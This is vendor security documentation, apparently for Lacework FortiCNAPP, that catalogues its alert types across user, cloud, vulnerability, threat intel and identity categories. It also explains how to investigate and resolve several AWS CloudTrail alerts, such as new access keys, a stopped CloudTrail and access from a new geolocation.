Alert Name	Alert Type	Alert Subcategory	Connection
New outbound connection from application	NewExternalServerDNSConn	User	Process -> Domain
New external server IP address connection	NewExternalServerIPConn	User	Process -> IP
New privilege escalation	NewPrivilegeEscalation	User	
New user	NewUser	User	
User launched new binary	UserLaunchedNewBinary	User	
User logged in from new location	UserLoggedInFromNewLocation	User	

Suppress an Alert

Suppressing specific user-related alerts reduces the number of alerts and allows you to focus on the assets that are most important to you. For details, see Suppress Behavior Anomaly Alerts.

Policy alerts

- Application Policy Alerts on page 1789
- Cloud Activity Policy Alerts on page 1790
- File Policy Alerts on page 1794
- Compliance Policy Alerts on page 1795
- Platform Policy Alerts on page 1796
- Registry Policy Alerts on page 1797
- User Policy Alerts on page 1798
- Identity Alerts on page 1799

Application Policy Alerts

Lacework FortiCNAPP generates application-based alerts when there are policy violations related to applications. You can define alert rules to trigger alerts when policy violations related to applications are found. See Alert Rules.

Alert List

The following table lists all the application-based alerts.

Alert Name	Alert Type	Alert Subcategory
Suspicious application launched	SuspiciousApplicationLaunched	Application
Suspicious file detected	SuspiciousFile	Application

Cloud Activity Policy Alerts

Lacework FortiCNAPP generates policy-based alerts when there are policy violations detected from cloud activities. You can define alert rules to trigger alerts when policy-based violations are found. See Alert Rules.

The following tables list all policy-based alerts for AWS, Azure, and GCP:

AWS

Lacework FortiCNAPP's AWS policy-based alerts are Cloud Activity alerts that provide advanced warning of potential threats based on the latest intelligence and threat analysis with the following features:

- The alerts are raised within 15 minutes of the potential threat being detected, giving you more time to take action and protect your organization's assets.
- *Evolving Alerts* - This feature allows you to receive a single, consolidated alert that will automatically update and evolve over one hour, reducing the noise of repetitive alerts. This approach will give you all the information you need to triage and investigate alerts while minimizing distractions and interruptions. See Evolving alerts on page 1764 for more information.
- The alerts use aggregation keys that allow the grouping of similar alerts into one consolidated alert with all the latest information about the threat, reducing the number of notifications you receive.

Alert Name	Alert Type
Access key deleted	AccessKeyDeleted
CloudTrail changed	CloudTrailChanged
CloudTrail deleted	CloudTrailDeleted
CloudTrail stopped	CloudTrailStopped
Config service change	ConfigServiceChange
Key Management Service (KMS) Key Disabled	CustomerMasterKeyDisabled
Key Management Service (KMS) Key Scheduled for Deletion	CustomerMasterKeyScheduledForDeletion
Failed console login	FailedConsoleLogin
Identity and Access Management (IAM) Access Key Change	IAMAccessKeyChanged
Identity and Access Management (IAM) Policy Change	IAMPolicyChanged
NACL change	NACLChange
Network gateway change	NetworkGatewayChange
New access key	NewAccessKey

Alert Name	Alert Type
New Key Management Service (KMS) Key	NewCustomerMasterKey
New Key Management Service (KMS) Key Alias	NewCustomerMasterKeyAlias
New Grant Added to Key Management Service (KMS) Key	NewGrantAddedToCustomerMasterKey
New S3 bucket	NewS3Bucket
New AWS user created	NewUser
New Virtual Private Cloud (VPC)	NewVPC
New Virtual Private Network (VPN) Connection	NewVPNConnection
Route table change	RouteTableChange
S3 Bucket Access Control List (ACL) Change	S3BucketACLChanged
S3 bucket deleted	S3BucketDeleted
S3 bucket policy changed	S3BucketPolicyChanged
Security group change	SecurityGroupChange
Successful Non Security Assertion Markup Language (SAML) Console Login Without Multi-Factor Authentication (MFA)	SuccessfulConsoleLoginWithoutMFA
Unauthorized API call	UnauthorizedAPICall
Usage of root account	UsageOfRootAccount
Virtual Private Cloud (VPC) Change	VPCChange
Virtual Private Network (VPN) Gateway Change	VPNGatewayChange

Azure

Azure policy-based alerts are Cloud Activity alerts.

Alert Name	Alert Type
Network security group created or updated	NetworkSecurityGroupCreatedOrUpdated
Network security group deleted	NetworkSecurityGroupDeleted

Alert Name	Alert Type
Network security group rule created or updated	NetworkSecurityGroupRuleCreatedOrUpdated
Network security group rule deleted	NetworkSecurityGroupRuleDeleted
Policy assignment created	PolicyAssignmentCreated
Security policy updated	SecurityPolicyUpdated
Security solution created or updated	SecuritySolutionCreatedOrUpdated
Security solution deleted	SecuritySolutionDeleted
SQL server firewall rule created or updated	SQLServerFirewallRuleCreatedOrUpdated
SQL server firewall rule deleted	SQLServerFirewallRuleDeleted

Google Cloud

Google cloud policy-based alerts are Cloud Activity alerts.

Alert Name	Alert Type
Audit configuration changed	AuditConfigurationChanged
Cloud storage IAM permission changed	CloudStorageIAMPermissionChanged
Custom role changed	CustomRoleChanged
Folder IAM policy changed	GCPFolderIAMPolicyChanged
New cloud storage bucket created	GCPGCSBucketCreated
IAM policy changed	GCPIAMPolicyChanged
Cloud KMS key version destroyed	GCPKMSKeyVersionDestroyed
Cloud logging sink modified	GCPLogSinkModified
New cloud KMS key created	GCPNewKMSKey
Cloud KMS key IAM policy modified	GCPNewKMSKeyIAMPolicy
New cloud KMS key ring created	GCPNewKMSKeyRing
Organization IAM policy changed	GCPOrganizationIAMPolicyChanged
Project IAM policy changed	GCPProjectIAMPolicyChanged

Alert Name	Alert Type
Service account key changed	GCPSAAccessKeyChanged
A new service account has been created	GCPSACreated
New cloud VPN created	GCPVPCVPNCreated
Cloud VPN deleted	GCPVPCVPNDeleted
Project ownership assignments changed	ProjectOwnershipAssignmentsChanged
SQL instance configuration changed	SQLInstanceConfigurationChanged
VPC Cloud NAT changed	VPCNetworkGatewayChanged
VPC network changed	VPCNetworkChanged
VPC network firewall rule changed	VPCNetworkFirewallRuleChanged
VPC network route changed	VPCNetworkRouteChanged

File Policy Alerts

Lacework FortiCNAPP generates file-based alerts when there are policy violations related to files. You can define alert rules to trigger alerts when policy violations related to files are found. See Alert Rules.

Alert List

The following table lists all the file-based alerts.

Alert Name	Alert Type	Alert Subcategory
Changed file detected	ChangedFile	File

Compliance Policy Alerts

Lacework FortiCNAPP generates compliance-based alerts when there are compliance violations detected. You can define alert rules to trigger alerts when compliance-related violations are found. See Alert Rules.

Alert List

The following table lists all the compliance-based alerts.

Alert Name	Alert Type	Alert Subcategory
Compliance changed	ComplianceChanged	Compliance
New violations	NewViolations	Compliance

Platform Policy Alerts

Lacework FortiCNAPP generates platform-based alerts when there are cloud integration failures detected. You can define alert rules to trigger alerts when cloud integration failures are found. See Alert Rules.

Alert List

The following table lists all the platform-based alerts.

Alert Name	Alert Type	Alert Subcategory
Cloud activity log ingestion failure detected	CloudActivityLogIngestionFailed	Platform

Registry Policy Alerts

Lacework FortiCNAPP generates registry-based alerts when there are related policy violations. You can define alert rules to trigger alerts when registry policy violations are found. See Alert Rules.

Alert List

The following table lists all the registry-based alerts.

Alert Name	Alert Type	Alert Subcategory
Changes to Autorun Registry Keys on Windows	NewPolicyViolation PolicyViolationChanged	Registry

User Policy Alerts

Lacework FortiCNAPP generates user-based alerts when there are policy violations related to users. You can define alert rules to trigger alerts when policy violations related to users are found. See Alert Rules.

Alert List

The following table lists all the user-based alerts.

Alert Name	Alert Type	Alert Subcategory
Suspicious user login detected	SuspiciousUserFailedLogin	User
Detect suspicious user logins	SuspiciousUserLoginMultiGEOs	User

Identity Alerts

Lacework FortiCNAPP generates alerts when identity (CIEM) policy violations are detected. You can define alert rules to trigger alerts when identity-related violations are found. See Alert Rules.

For more information about the CIEM policies that trigger these alerts, see CIEM policies on page 1093.

Identity alerts are triggered by *Threat > Violation* policies but are generated in the alerts *Compliance* sub-category.

Alert List

The following table lists all the CIEM alerts.

Alert Name
CIEM Risky Unused Identity
CIEM Critical Identity Risk
CIEM Identity With Excessive Permissions
CIEM Hardcoded Keys
CIEM AWS Identity With Unused Access Keys
CIEM AWS Identity With Unrotated Access Keys

Alert Types Classified as Composite Category

Overview

Watch Video Summary

A composite alert consists of multiple detection mechanisms. Lacework FortiCNAPP generates composite alerts when it detects potential intrusions in your cloud entities. Each alert provides insight into the suspected compromise such as users, machines, or IP addresses.

With composite alerts, Lacework FortiCNAPP further alleviates the alert fatigue by automatically correlating disparate events across multiple detection sources into higher-level objects.

The Potentially Compromised Host alert is available to all customers who have Lacework FortiCNAPP Agents installed, regardless of their cloud providers.

Alert List

The following table lists all the composite alerts.

Alert Name	Alert Type	Source
Potentially compromised AWS keys	IncidentPotentiallyCompromisedAWSKeys	AWS CloudTrail
Potentially Compromised Azure on page 1982	PotentiallyCompromisedAzureIdentity	Azure Activity Logs and/or Entra ID logs
Potentially compromised host	IncidentPotentiallyCompromisedHost	Linux Agent Window Agent
Potentially compromised Google Cloud identity	IncidentPotentiallyCompromisedGCP	GC Audit Log **Note:** Before proceeding with this alert, make sure you have set up a Google Cloud Pub/Sub alert channel.
Potentially compromised K8s	IncidentPotentiallyCompromisedK8s	AWS EKS Audit Log GC GKE Audit Log

Alert Name	Alert Type	Source
User		
Potential penetration test	IncidentPotentialPenetrationTest	

Alert Types Classified as Host Vulnerability Subcategory

Overview

Lacework FortiCNAPP generates host vulnerability alerts when it detects vulnerabilities in servers, workstations, or other network hosts and provides greater visibility into which vulnerabilities were discovered on which target hosts.

With host vulnerability alerts, Lacework FortiCNAPP helps to identify security weaknesses and vulnerabilities in hosts that attackers may exploit, provides valuable insights into an organization's overall security posture, helping to identify areas where security measures can be improved to reduce risks. In the event of a security incident, host vulnerability scanning data can provide valuable information for incident response teams, enabling them to identify and remediate vulnerabilities quickly.

Alert List

The following table lists all the host vulnerability alerts.

Alert Name	Alert Type	Alert Subcategory	Connection
New vulnerable internal connection	NewVulnInternalConnection	Host Vulnerability	Process -> Process
Outbound connection from vulnerable application to a domain *Note*: Legacy name: New external host server connection from vulnerable application	NewExternalServerDNSConnFromVuln	Host Vulnerability	
New external client IP address connection to vulnerable application	NewExternalClientIpConnToVuln	Host Vulnerability	IP -> Process
Outbound connection from vulnerable application to an IP address *Note*:	NewExternalServerIPConnFromVuln	Host Vulnerability	Process -> IP

Alert Name	Alert Type	Alert Subcategory	Connection
Legacy name: New external server IP address connection from vulnerable application			
New vulnerable application	NewVulnBinaryType	Host Vulnerability	
New vulnerable child launched	NewVulnChildLaunched	Host Vulnerability	Process -> Process
New child launched from vulnerable application	NewChildLaunchedFromVulnParent	Host Vulnerability	Process -> Process
User launched new vulnerable binary	UserLaunchedNewVulnBinary	Host Vulnerability	User -> Process
New security vulnerability	NewHostCveDiscovered	Host Vulnerability	
Severity escalated for security vulnerability	ExistingHostCveSeverityEscalated	Host Vulnerability	
Fix available for security vulnerability	ExistingHostCveFixAvailable	Host Vulnerability	
Bad external server host connection from vulnerable application	NewExternalServerBadDNSConnFromVuln	Host Vulnerability	Process -> DNS
Bad external server IP address connection from vulnerable application	NewExternalServerBadIPConnFromVuln	Host Vulnerability	Process -> IP
Bad external client IP address connection to vulnerable application	NewExternalClientBadIpConnToVuln	Host Vulnerability	IP -> Process

Alert Types Classified as Container Vulnerability Subcategory

Overview

Lacework FortiCNAPP generates container vulnerability alerts when it detects vulnerabilities within containers and their components.

With container vulnerability alerts, Lacework FortiCNAPP provides a critical layer of cybersecurity to help your company securely package and deploy applications, stay compliant, and identify and address any new vulnerabilities promptly.

Alert List

The following table lists all the container vulnerability alerts.

Alert Name	Alert Type	Alert Subcategory
New security vulnerability	NewCveDiscovered	Container Vulnerability
Known security vulnerability	ExistingCveNewInDatacenter	Container Vulnerability
Known security vulnerability discovered in repository	ExistingCveNewInRepo	Container Vulnerability
Severity escalated for security vulnerability	ExistingCveSeverityEscalated	Container Vulnerability
Fix available for security vulnerability	ExistingCveFixAvailable	Container Vulnerability

Alert Types Classified as Threat Intel Subcategory

Overview

Lacework FortiCNAPP generates threat intel alerts when it detects inbound/outbound connections with known bad external hosts.

These alerts provide advanced warning of potential threats based on the latest intelligence and threat analysis with the following features:

- The alerts are raised within 15 minutes of the potential threat being detected, giving you more time to take action and protect your organization's assets.
- *Evolving Alerts* - This feature allows you to receive a single, consolidated alert that will automatically update and evolve over one hour, reducing the noise of repetitive alerts. This approach will give you all the information you need to triage and investigate alerts while minimizing distractions and interruptions. See Evolving alerts on page 1764 for more information.
- The alerts use aggregation keys that allow the grouping of similar alerts into one consolidated alert with all the latest information about the threat, reducing the number of notifications you receive.

Alert List

The following table lists all threat intel alerts.

Alert Name	Alert Type	Alert Subcategory	Connection
Inbound connection from a bad external IP Address	ExternalClientBadIpConn	Threat Intel	IP -> Machine
Outbound connection to a bad external IP Address	ExternalServerBadIPConn	Threat Intel	IP -> Machine
Outbound connection to a bad external URL	ExternalServerBadDNSConn	Threat Intel	IP -> Machine

Threat intel alerts have replaced certain other alerts. For the list of alerts that were replaced and the alerts that replaced them, see View alerts on page 1759.

Suppression of threat intelligence alerts is currently unavailable.

Vulnerable Log4j Processes Alerts

Overview

Lacework FortiCNAPP generates vulnerability alerts when it detects long-running, vulnerable Log4j processes on both hosts and containers at runtime.

Alert List

The following table lists all the Log4j processes alerts.

Alert Name	Alert Type	Alert Subcategory	Connection
New vulnerable internal connection	NewVulnInternalConnection	Host Vulnerability	Process -> Process
Outbound connection from vulnerable application to a domain *Note*: Legacy name: New external host server connection from vulnerable application	NewExternalServerDNSConnFromVuln	Host Vulnerability	
New external client IP address connection to vulnerable application	NewExternalClientIpConnToVuln	Host Vulnerability	IP -> Process
Outbound connection from vulnerable application to an IP address *Note*: Legacy name: New external server IP address connection from vulnerable application	NewExternalServerIPConnFromVuln	Host Vulnerability	Process -> IP
New vulnerable application	NewVulnBinaryType	Host Vulnerability	
New vulnerable child launched	NewVulnChildLaunched	Host Vulnerability	Process -> Process

Alert Name	Alert Type	Alert Subcategory	Connection
New child launched from vulnerable application	NewChildLaunchedFromVulnParent	Host Vulnerability	Process -> Process
User launched new vulnerable binary	UserLaunchedNewVulnBinary	Host Vulnerability	User -> Process
Bad external server host connection from vulnerable application	NewExternalServerBadDNSConnFromVuln	Host Vulnerability	Process -> DNS
Bad external server IP address connection from vulnerable application	NewExternalServerBadIPConnFromVuln	Host Vulnerability	Process -> IP
Bad external client IP address connection to vulnerable application	NewExternalClientBadIpConnToVuln	Host Vulnerability	IP -> Process

Introduction to AWS alerts

This section provides information about some of the AWS security alerts that are visible in the Console, ensuring comprehensive visibility into your account security through the continued monitoring and analysis of AWS.

For each documented event, the following information is provided:

- a summary about the alert
- why the alert is important
- information about investigating the event that triggered the alert
- information about how to resolve the alert

The following AWS CloudTrail policy alerts are disabled by default to reduce noise and help security teams focus on meaningful threats. You still retain full visibility through the related AWS CloudTrail logs. You can also re-enable the disabled alerts manually if needed.

Disabled alert	Related AWS CloudTrail log
Access Key Deleted	Identity and Access Management (IAM) Access Key Change
New Access Key	
CloudTrail Deleted	CloudTrail Changed
CloudTrail Stopped	
New Virtual Private Cloud (VPC)	Virtual Private Cloud (VPC) Change
Unauthorized API Call	API Failed With Error

Access Key Deleted (disabled by default)

This alert is disabled by default. You still retain full visibility through the AWS CloudTrail log Identity and Access Management (IAM) Access Key Change. You can also re-enable the alert manually if needed.

This alert occurs when Lacework FortiCNAPP detects the deletion of an existing access key.

Why this alert is important

Access keys are one of the most common means of authentication used in AWS. A leaked access key can give any attacker access to your environment. Also, whenever an account is compromised, the attacker wants to maintain and tries to elevate privileges by creating a new access key. A deleted access key can cause a loss of availability for a legitimate user/application.

Investigation

Examine the details of the user who triggered the access key creation/deletion. Examining the user deeper could provide other details such as the source IP from where the user logged in. This would help to investigate if someone was trying to impersonate the user. Also, search for any new users created or EC-2 instances spun up to maintain persistence by the attacker.

Resolution

Check that access key modification was done by a legitimate user/administrator. Limiting access key creation/ deletion to only privileged users can reduce the exposure of this incident.

Related Information

https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies.html

API Failed With Error

This alert occurs when Lacework FortiCNAPP detects an API that failed with an error within a geolocation.

Why this alert is important

By default, AWS Identity and Access Management (IAM) users don't have permission to create or modify Amazon resources or perform tasks using the Amazon API unless they've been explicitly granted permission through IAM policies. If an IAM user attempts to perform an action for which permission has not been granted, the request returns the following error: `Client.UnauthorizedOperation`.

Investigation

Use AWS CloudTrail data to view and track API calls made to your account. Every event or log entry contains information about who generated the request. The identity information helps you determine the following:

- Whether the request was made with root or AWS Identity and Access Management (IAM) user credentials.
- Whether the request was made with temporary security credentials for a role or federated user.
- Whether the request was made by another AWS service.

Resolution

The following are resolutions that you can implement:

- Rotate and delete all AWS access keys.
- Rotate any potentially unauthorized IAM user credentials.
- Delete any unrecognized or unauthorized resources.
- Enable MFA.
- Use Amazon GuardDuty to detect suspicious activity within your AWS account.
- Use AWS Access policies to control how IAM users access your resources or buckets. Additionally, you can use Virtual Private Cloud (VPC) endpoints with S3 bucket policies to restrict access to specific VPC endpoints.
- For use cases that require the sharing of S3 objects between different sources, use S3 Access Points to create permission sets that restrict access to only those within your private network.
- Use an access control list (ACL) to securely grant access to your AWS resources to other AWS accounts.

CloudTrail Deleted (disabled by default)

This alert is disabled by default. You still retain full visibility through the AWS CloudTrail log CloudTrail Changed. You can also re-enable the alert manually if needed.

This alert occurs when Lacework FortiCNAPP detects an AWS CloudTrail was deleted.

Why this alert is important

CloudTrail is one of the logging mechanisms to detect the activities happening in the AWS environment. Deleting the CloudTrail would delete the existing data and overall visibility across the environment.

Investigation

Search for unauthorized changes to the CloudTrail service on the AWS instance. Revert unauthorized changes. Review IAM permissions for individual accounts to see who has privileges to delete CloudTrail.

Resolution

Revert unauthorized changes made to CloudTrail.

Related Information

https://docs.aws.amazon.com/awscloudtrail/latest/userguide/cloudtrail-user-guide.html

CloudTrail Stopped (disabled by default)

This alert is disabled by default. You still retain full visibility through the AWS CloudTrail log CloudTrail Changed. You can also re-enable the alert manually if needed.

This alert occurs when Lacework FortiCNAPP detects AWS CloudTrail logging has been stopped.

Why this alert is important

CloudTrail is one of the important logging sources available in AWS. CloudTrail changes can significantly impact the logs received. Any unauthorized change to CloudTrail can limit the logging capability across the AWS account, thus limiting the visibility across AWS instances. Stopping CloudTrail logging would adversely affect visibility across AWS instances.

Investigation

Search for unauthorized changes to the CloudTrail service on the AWS instance. Revert unauthorized changes.

Resolution

Revert unauthorized changes made to CloudTrail. Restart CloudTrail logging for the selected AWS instances.

Related Information

https://docs.aws.amazon.com/awscloudtrail/latest/userguide/cloudtrail-user-guide.html

AWS Account Accessed From Known Bad IP Address

This alert occurs when an AWS IAM user or role accesses AWS services from a known malicious source IP address.

Why this alert is important

This alert indicates the presence of one of the following events where the API request was successful:

Event Type	Description
AwsApiCall	An API was called.
AwsApiCall MFA	An API was called with MFA.
AwsServiceEvent	The service generated an event related to your trail. For example, this can occur when another account makes a call with a resource that you own.
AwsConsoleAction	An action was taken in the console that was not an API call.
AwsConsoleSignIn	A user in your account (root, IAM, federated, SAML, or SwitchRole) signed in to the AWS Management Console.

Investigation

Conduct an AWS security audit, including:

- Review your AWS account credentials.
- Review your IAM users.
- Review your IAM groups.
- Review your IAM roles.
- Review your IAM providers for SAML and OpenID Connect (OIDC).
- If you have created a mobile app that makes requests to AWS, review your mobile apps.
- Review your Amazon EC2 security configuration.
- Review AWS policies in other services.

Check the AWS Management Console for any unusual new resources or a resource in a new AWS region.

Resolution

The following are resolutions that you can implement:

- Avoid using the root user for day-to-day operations.
- Use roles to delegate permissions.
- Grant least privilege.
- Use AWS-managed policies when adding permissions to your IAM identities.
- Validate your policies.
- Use customer-managed policies instead of inline policies.
- Use access levels to review IAM permissions.
- Configure a strong password policy for your users.
- Enable MFA.
- Use roles for applications that run on Amazon EC2 instances.
- Rotate credentials regularly.
- Remove unnecessary credentials.
- Use policy conditions for extra security.
- Monitor activity in your AWS account.

AWS Account Accessed From a New Geolocation

This alert occurs when an AWS IAM user or role accesses AWS services from a new geolocation. This is the first time this AWS account has been accessed from this location.

This alert indicates the presence of one of the following events, where the API request was successful:

Event Type	Description
AwsApiCall	An API was called.
AwsApiCallMfa	An API was called with MFA.
AwsServiceEvent	The service generated an event related to your trail. For example, this can occur when another account makes a call with a resource that you own.
AwsConsoleAction	An action was taken in the console that was not an API call.
AwsConsoleSignIn	A user in your account (root, IAM, federated, SAML, or SwitchRole) signed in to the AWS Management Console.

If multi-factor authentication (MFA) was used to authenticate, the term "Mfa" will be appended to the aforementioned possible values (for example, AwsApiCallMfa). These values are obtained directly from the CloudTrail event records.

Why this alert is important

If a user typically operates from two locations, such as the office and their home, using a new geolocation to access AWS may indicate potential unauthorized access by a malicious actor who has obtained the user's credentials.

Sophisticated or targeted attackers can employ VPNs or other hosting providers to acquire an IP address in proximity to their target, allowing them to bypass certain basic security checks. Therefore, it's crucial to not only consider the country but also the specific city or town associated with the location to enhance security measures.

Why this might be just fine

A user working remotely from a new location, whether due to vacation or VPN usage, may have their source IP address modified, associating it with a different geolocation.

Investigation

Use the steps below to investigate this alert:

1. Review the *Who* section in the *Alert Details* to identify the user in question:
   - Determine if this is a user or an assumed role by reviewing the *AWS User* column. The portion before the slash (/) indicates the identity type. For example:
     - An IAM user: `IAMUser/000000000001:username@example.com`
     - An assumed role: `AssumedRole/000000000001:AWSServiceRoleForAmazonSSM`
   - Obtain the principal ID for each identity involved.
2. Determine which actions were performed by the user during the alert time frame by clicking the IAM identity link in the *Alert Description*. You may need to expand the time frame to access additional relevant activity.

Resolution

The following are resolutions that you can implement:

- Delete or rotate AWS access keys associated with the user.
- Delete any console login profiles associated with the user.
- Delete any unrecognized or unauthorized resources that were created.
- Perform an analysis of any resources or data that was accessed.
- Enable MFA.

AWS Account Accessed From a New Geolocation With a New AWS Event Type

This alert occurs when an AWS IAM user or role calls this AWS event type from this geolocation for the first time.

This alert indicates the presence of one of the following events, where the API request was successful:

Event Type	Description
AwsApiCall	An API was called.
AwsApiCallMfa	An API was called with MFA.
AwsServiceEvent	The service generated an event related to your trail. For example, this can occur when another account makes a call with a resource that you own.
AwsConsoleAction	An action was taken in the console that was not an API call.
AwsConsoleSignIn	A user in your account (root, IAM, federated, SAML, or SwitchRole) signed in to the AWS Management Console.

If multi-factor authentication (MFA) was used to authenticate, the term "Mfa" will be appended to the aforementioned possible values (for example, AwsApiCallMfa). These values are obtained directly from the CloudTrail event records.

Why this alert is important

If a user typically operates from two locations, such as the office and their home, using a new geolocation to access AWS may indicate potential unauthorized access by a malicious actor who has obtained the user's credentials.

Sophisticated or targeted attackers can employ VPNs or other hosting providers to acquire an IP address in proximity to their target, allowing them to bypass certain basic security checks. Therefore, it's crucial to not only consider the country but also the specific city or town associated with the location to enhance security measures.

Why this might be just fine

A user working remotely from a new location, whether due to vacation or VPN usage, may have their source IP address modified, associating it with a different geolocation.

Investigation

Use the steps below to investigate this alert:

1. Review the *Who* section in the *Alert Details* to identify the user in question:
   - Determine if this is a user or an assumed role by reviewing the *AWS User* column. The portion before the slash (/) indicates the identity type. For example:
     - An IAM user: `IAMUser/000000000001:username@example.com`
     - An assumed role: `AssumedRole/000000000001:AWSServiceRoleForAmazonSSM`
   - Obtain the principal ID for each identity involved.
2. Determine which actions were performed by the user during the alert time frame by clicking the IAM identity link in the *Alert Description*. You may need to expand the time frame to access additional relevant activity.

Resolution

The following are resolutions that you can implement:

- Delete or rotate AWS access keys associated with the user.
- Delete any console login profiles associated with the user.
- Delete any unrecognized or unauthorized resources that were created.
- Perform an analysis of any resources or data that was accessed.
- Enable MFA.

New Access Key (disabled by default)

This alert is disabled by default. You still retain full visibility through the AWS CloudTrail log Identity and Access Management (IAM) Access Key Change. You can also re-enable the alert manually if needed.

This alert occurs when Lacework FortiCNAPP detects the creation of a new AWS access key.

Why this alert is important

This alert is very important from a security standpoint. Access keys are one of the most common means of authentication used in AWS. A leaked access key can give any attacker access to your environment. Also, whenever an account is compromised, the attacker wants to maintain and tries to elevate privileges by creating a new access key.

Investigation

Examine the details of the user who triggered the access key creation/deletion. Examining the user deeper could provide other details such as the source IP from where the user logged in. This would help to investigate if someone was trying to impersonate the user. Also, search for any new users created or EC-2 instances spun up to maintain persistence by the attacker

Resolution

Check that access key modification was done by a legitimate user/administrator. Limiting access key creation/deletion to only privileged users can reduce the exposure of this incident.

Related Information

https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies.html

New Account Access Made

This alert occurs when Lacework FortiCNAPP detects an AWS account identity has made API calls to your account, and this behavior is newly detected.

Why this alert is important

This alert detects the first API access of your account from any AWS identity. The permissions given to the role will determine how much access they have to your account. If the accessing identity is external, risks include data exfiltration, resource manipulation, and other potential impacts.

Why might this be just fine?

You may have granted an external identity access to manage multiple accounts or granted secure AWS resource access to partners and third parties. Lacework FortiCNAPP utilizes this pattern for reading CloudTrail logs and performing configuration checks as part of our AWS integrations.

Investigation

During the investigation of this alert, consider the following questions:

- What is the calling account ID, and does it belong to your organization?
- Which APIs were called as part of this alert?
- Who is the principal ID of the identity from the calling account?
- Where and what is the role that enabled this behavior?
- Who created this role and for what purpose?
- Do this role and its permissions follow the principle of least privilege?
- Which IAM groups have access to this role?

Resolution

The following are resolutions that you can implement:

- Delete or rotate AWS access keys associated with the user.
- Delete any console login profiles associated with the user.
- Delete any unrecognized or unauthorized resources that were created.
- Perform an analysis of any resources or data that was accessed.
- Enable MFA.

New AWS User

This alert occurs when Lacework FortiCNAPP detects a new IAM user or role using an AWS account for the first time to perform actions within AWS that are logged through AWS CloudTrail. These actions can be executed through the API or the AWS console.

Why this alert is important

Identities are pivotal for access control in the cloud. Attackers may create accounts to retain access and evade detection. Our anomaly detection policy tracks new user creations and detects initial usage of newly created accounts, enabling proactive identification of potential security risks.

Why this might be just fine

As your organization continues to hire and onboard new personnel, creating new users will be a regular occurrence. It is normal to expect this alert to be triggered when new individuals join the organization and utilize the AWS cloud to fulfill their job responsibilities.

Investigation

Investigating this alert requires completing two major steps:

1. Review the *Alert Details* to gather basic information about the event.
   - *Why*: Verify if the user in question is authorized to have access to the account.
   - *When*: Determine if the activity occurred during regular business hours and if it aligns with the user's typical location and working hours.
   - *Who*: Take note of the principal ID and check if MFA (multi-factor authentication) was enabled for this user.
   - *What*: Assess whether the user is accessing services and APIs that are typically associated with their role.
   - *Where*: Identify the AWS regions the user is accessing and be cautious of unusual region usage as it may be an attempt to evade detection. Verify if the IP address used for the requests aligns with the expected country and city from which the user would normally access.
2. Identify any additional operations performed by the new user.
   - Click the IAM user or role name mentioned in the *What* section. This action will filter the CloudTrail dossier to show only the activities associated with the user in question, enabling a focused analysis of the user's actions within the account during the past few hours.
   - If there is further evidence of suspicious activity indicating tactics such as discovery, enumeration, defense evasion, or exfiltration, it is crucial to initiate immediate remediation measures.

Resolution

The following are resolutions that you can implement:

- Delete or rotate AWS access keys associated with the user.
- Delete any console login profiles associated with the user.
- Delete any unrecognized or unauthorized resources that were created.
- Perform an analysis of any resources or data that was accessed.
- Enable MFA.

New Key Management Service (KMS) Key

This alert occurs when Lacework FortiCNAPP detects the creation of a new AWS KMS key.

Why this alert is important

A KMS key is a logical representation of a master key. The key includes metadata, such as the key ID, creation date, description, and key state. The KMS key also contains the key material used to encrypt and decrypt data. Because this is one of the primary keys to encrypt or decrypt data in the environment, it is important to safeguard the key material. If an attacker creates a new key, it would give the attacker the key material to decrypt data in your AWS environment.

Investigation

Search CloudTrail logs to ensure only authorized individuals have access to create and delete the KMS key. Where possible, ensure secure key material that aligns with the organization standards is used. Search for details about whether it is a customer-managed KMS or an AWS-managed KMS.

Resolution

Ensure that all the KMS-related activities are managed by a system administrator with MFA enabled.

Related Information

https://docs.aws.amazon.com/kms/latest/developerguide/concepts.html

New Region

This AWS cloud activity anomaly alert occurs when Lacework FortiCNAPP detects that your AWS account is using an AWS region that it has not used before.

Why this alert is important

Because an AWS region is a collection of AWS resources in a geographic area, an unrecognized new region indicates that your AWS account (or an IAM user whose permissions include enable, disable, and list Regions) is possibly compromised.

Investigation

Conduct an AWS security audit, including:

- Search for any unrecognized or unauthorized resources.
- Search your AWS bill for services that you don't normally use, resources in AWS Regions that you don't normally use, or a significant change in the size of your bill.
- Review your IAM users who have permissions to enable, disable, and list Regions.

Resolution

The following are resolutions that you can implement:

- Delete relevant access keys and IAM users.
- Delete any unrecognized or unauthorized resources and regions.
- If your AWS management account is compromised, immediately reach out to AWS support.
- Once you have regained control of your AWS account, implement best practices for managing your organization's AWS accounts and users.

Related Information

https://aws.amazon.com/premiumsupport/knowledge-center/potential-account-compromise/

New Service

This AWS cloud activity anomaly alert occurs when Lacework FortiCNAPP detects that a user is using an AWS service that they have not used before.

An example of the difference between the *New service* alert and the Service called API alert:

- When you use S3 for the first time, any action triggers the *New service* alert.
- When you use S3 frequently, but you list buckets for the first time, it triggers the *Service called API* alert for the list buckets action. Later, when you perform get bucket ACL for the first time, it triggers the *Service called API* alert for the get bucket ACL action.

Why this alert is important

This alert is very important from a security standpoint. Unauthorized account activity, such as new services that are unexpectedly launched, can indicate that your AWS credentials are compromised.

Attackers can take advantage of new services to perform malicious actions; for example, run instances on the EC2 service, create new users on the IAM service, or create new buckets on the S3 service.

Investigation

Check the AWS Management Console for any unusual new resources, actions, or operations.

Resolution

Identify the compromised IAM user and access key. Then, disable them. Use AWS CloudTrail to search for API event history associated with the compromised IAM user.

New AWS Service Accessed in Region

This alert occurs when Lacework FortiCNAPP detects an identity accesses an AWS service for the first time in a specific region and account. Conditions for triggering the alert include:

- No previous detection of this identity accessing the service in the same region and account.
- The service may be used by other identities, and this identity may also use it in other regions or accounts.

Why this alert is important

Lacework FortiCNAPP Polygraph establishes behavioral baselines for identities in your cloud deployment. This alert indicates a deviation from the baseline, suggesting unusual behavior by an identity. This may indicate compromised credentials or policy violations. Attackers may use unused cloud regions to hide their activity, making this alert relevant for tracking such attempts.

Why this might be just fine

In software projects, it's common to test new services or APIs. This includes exploring newly launched AWS services, adding functionality, or utilizing new regions for specific customers or geographies.

Investigation

Use the steps below to investigate this alert:

1. Determine if this service is typically used in your organization:
   - Review the filtered CloudTrail dossier for the specific new service. If minimal or no activity is recorded over an extended period (such as one month or more), further investigation is necessary as it indicates potential non-usage of the service.
2. Determine if this region is typically used:
   - Review the filtered CloudTrail dossier for the region in question. If minimal or no activity is recorded over an extended period (such as one month or more), it suggests that the region is not in use and requires further investigation.
